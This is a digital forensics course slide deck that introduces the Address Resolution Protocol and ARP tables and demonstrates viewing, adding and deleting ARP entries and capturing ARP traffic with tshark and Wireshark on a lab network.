



EAST TEXAS A&M
— UNIVERSITY —

CSCI 352.61E

DIGITAL FORENSICS

ADDRESS RESOLUTION PROTOCOL FORENSICS


Traffic files: https://github.com/frankwxu/digital-forensics-lab/tree/main/Networking_Forensics/lab_files/ARP_spoofing


OVERVIEW

- ARP introduction
 - APR protocol
 - ARP tables
- ARP table demo
- Capture ARP traffic demo
- ARP poisoning
 - Capture ARP poisoning evidence
 - Analysis evidence

ADDRESS RESOLUTION PROTOCOL (ARP)

- **Motivation:** When a device on a network wants to send data to another device, it needs to know the Media Access Control (MAC) address of the recipient. However, devices only know the IP address of other devices.
- **Approach:** ARP protocol is used to map a network address (such as an IP address) to a physical address (such as a MAC address) on a local network.






Ping uses both protocols

HOW ARP WORKS

- Device A (with IP1, MAC 1) wants to send data to Device B (with IP3, MAC 3) on the same network.
- Device A sends an ARP **broadcast** request message to discover the physical address of Device B.
- Device B responds with its physical address, and Device A can use this information to send the data to Device B



WHAT IS ARP TABLE (ARP CACHE)

- A table used by a computer or network device to store mappings between IP addresses and MAC addresses on a local network.
 - One table for each device
- ARP table allows devices to communicate with each other efficiently on a local network
 - without the need for manual configuration of MAC addresses.
- ARP tables are also dynamic
 - they can change over time as devices join or leave the network.

Neighbor IP	Neighbor MAC	Expire
192.168.1.1	00:1A:4F:62:7E:8D	2m20s
192.168.1.25	08:21:58:BE:A4:F2	3m23s

A sample ARP table of a device in LAN

IMPORTANCE OF ARP PROTOCOL/ARP TABLE

- ARP is a critical protocol for the proper functioning of local area networks (LANs).
- Without ARP, devices on a network would not be able to communicate with each other properly.
- Understanding ARP is important for network administrators and anyone who works with computer networks.

ARP TABLES DEMO

Create a working directory

```
(student@kalit01)-[~]  
$ mkdir arp
```

```
(student@kalit01)-[~]  
$ cd arp
```

type of hardware address

address was dynamically learned and is considered complete.

```
(student@kalit01)-[~/arp]
$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
136.160.215.1    ether   00:1b:17:00:0a:30 C              eth0
```


```
(student@kalit01)-[~/arp]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 136.160.215.15 netmask 255.255.255.0 broadcast 136.160.215.255
    ether 00:50:56:86:cb:fc txqueuelen 1000 (Ethernet)
    RX packets 604048 bytes 338850512 (323.1 MiB)
    RX errors 0 dropped 10961 overruns 0 frame 0
    TX packets 275332 bytes 1188093100 (1.1 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Remember the Mac address (:**fc**), we use it later

```
    flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 287 bytes 278885 (272.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 287 bytes 278885 (272.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

EVERY DEVICE HAS AN ARP TABLE

Show ARP table of another device in LAN



The screenshot shows a terminal window titled "student@seed-labs01: ~". The terminal output displays the ARP table of a remote device, which is highlighted by a red box. The table lists IP addresses, hardware types, hardware addresses, flags, masks, and interfaces. The entry for 136.160.215.1 is highlighted with a red box.

```
[03/12/23] student@seed-labs01:~$ arp
```

Address	HWtype	HWaddress	Flags	Mask	Iface
136.160.215.11	ether	00:50:56:86:05:7e	C		ens192
136.160.215.200	ether	00:50:56:86:da:62	C		ens192
10.153.0.74		(incomplete)			br-66e587bc5929
136.160.215.1	ether	00:1b:17:00:0a:30	C		ens192
172.21.0.2	ether	02:42:ac:15:00:02	C		br-26b31677266f
136.160.215.15	ether	00:50:56:86:cb:fc	C		ens192

```
[03/12/23] student@seed-labs01:~$
```

MANIPULATE ARP TABLE ENTRY

Add an entry to an ARP table using

```
Ping
(student@kalit01)-[~/arp]
$ ping 136.160.215.194
PING 136.160.215.194 (136.160.215.194) 56(84) bytes of data.
64 bytes from 136.160.215.194: icmp_seq=1 ttl=64 time=1.01 ms
^C
--- 136.160.215.194 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.009/1.009/1.009/0.000 ms

(student@kalit01)-[~/arp]
$ arp
```

Address	HWtype	HWaddress	Flags	Mask	Iface
136.160.215.1	ether	00:1b:17:00:0a:30	C		eth0
136.160.215.194	ether	00:50:56:86:02:65	C		eth0


another host in your network

Assume we have another running machine in our network (LAN)

- ping uses ARP protocol to find the target's machine mac address
- the new entry will be added to the ARP table

Gateway IP	Gateway Mac
Victim IP	Victim Mac

Sample ARP tables



Gateway IP	Gateway Mac
------------	-------------

Victim IP	Victim Mac
-----------	------------

```

$ arp
Address                  HWtype  HWaddress                     Flags Mask                  Iface
136.160.215.1            ether    00:1b:17:00:0a:30             C                            eth0
136.160.215.194          ether    00:50:56:86:02:65             C                            eth0

(student@kalit01)-[~/arp]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 136.160.215.15  netmask 255.255.255.0  broadcast 136.160.215.255
    ether 00:50:56:86:cb:fc  txqueuelen 1000  (Ethernet)
  
```

Delete an ARP entry in Kali ARP table

```
(student@kalit01)-[~/arp]
```

```
$ arp
```

Address	HWtype	HWaddress	Flags	Mask	Iface
136.160.215.1	ether	00:1b:17:00:0a:30	C	before deletion	eth0
136.160.215.194	ether	00:50:56:86:02:65	C		eth0

```
(student@kalit01)-[~/arp]
```

```
$ sudo arp -d 136.160.215.194
```

```
[sudo] password for student:
```

```
(student@kalit01)-[~/arp]
```

```
$ arp
```

Address	HWtype	HWaddress	Flags	Mask	Iface
136.160.215.1	ether	00:1b:17:00:0a:30	C	after deletion	eth0

CAPTURE ARP TRAFFIC

Check network interface using tshark

```
(student@kalit01)-[~/arp]  
$ tshark -D  
1. eth0  
2. any  
3. lo (Loopback)  
4. bluetooth-monitor  
5. nflog  
6. nfqueue  
7. dbus-system  
8. dbus-session  
9. ciscodump (Cisco remote capture)  
10. dpauxmon (DisplayPort AUX channel monitor capture)  
11. randpkt (Random packet generator)  
12. sdjournal (systemd Journal Export)  
13. sshdump (SSH remote capture)  
14. udpdump (UDP Listener remote capture)  
15. wifidump (Wi-Fi remote capture)
```

We will use **eth0**


```
(student@kalit01)-[~/arp]
```

```
$ tshark -i eth0 -f "arp" -w arp.pcap
```

1. only capture "arp"

```
Capturing on 'eth0'
```

```
** (tshark:106990) 22:21:44.373054 [Main MESSAGE] -- Capture started.
```

```
** (tshark:106990) 22:21:44.373308 [Main MESSAGE] -- File: "arp.pcap"
```

```
8 ^C
```

```
tshark: 3. control+C to stop
```

```
(student@kalit01)-[~/arp]
```

```
$
```

```
student@kalit01: ~/arp 98x13
```

```
(student@kalit01)-[~/arp]
```

```
$ ping -c 3 136.160.215.194
```

2. ping with 3 packets

```
PING 136.160.215.194 (136.160.215.194) 56(84) bytes of data.
```

```
64 bytes from 136.160.215.194: icmp_seq=1 ttl=64 time=0.820 ms
```

```
64 bytes from 136.160.215.194: icmp_seq=2 ttl=64 time=0.301 ms
```

```
64 bytes from 136.160.215.194: icmp_seq=3 ttl=64 time=0.294 ms
```


```
--- 136.160.215.194 ping statistics ---
```

```
3 packets transmitted, 3 received, 0% packet loss, time 2057ms
```

```
rtt min/avg/max/mdev = 0.294/0.471/0.820/0.246 ms
```

ARP request message

wireshark arp.pcap



Wireshark packet capture of an ARP request message. The packet list shows 8 packets. Packet 3 is highlighted in blue, indicating it is the selected packet. The details pane shows the structure of the ARP request message.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PaloAlto_00:0a:30	Broadcast	ARP	60	Gratuitous ARP for 136.160.215.1 (Request)
2	35.132502085	PaloAlto_00:0a:30	Broadcast	ARP	60	Who has 136.160.215.199? Tell 136.160.215.1
3	41.844068154	VMware_86:cb:fc	Broadcast	ARP	42	Who has 136.160.215.194? Tell 136.160.215.15
4	41.844610241	VMware_86:02:65	VMware_86:cb:fc	ARP	60	136.160.215.194 is at 00:50:56:86:02:65
5	46.883509791	VMware_86:02:65	VMware_86:cb:fc	ARP	60	Who has 136.160.215.15? Tell 136.160.215.194
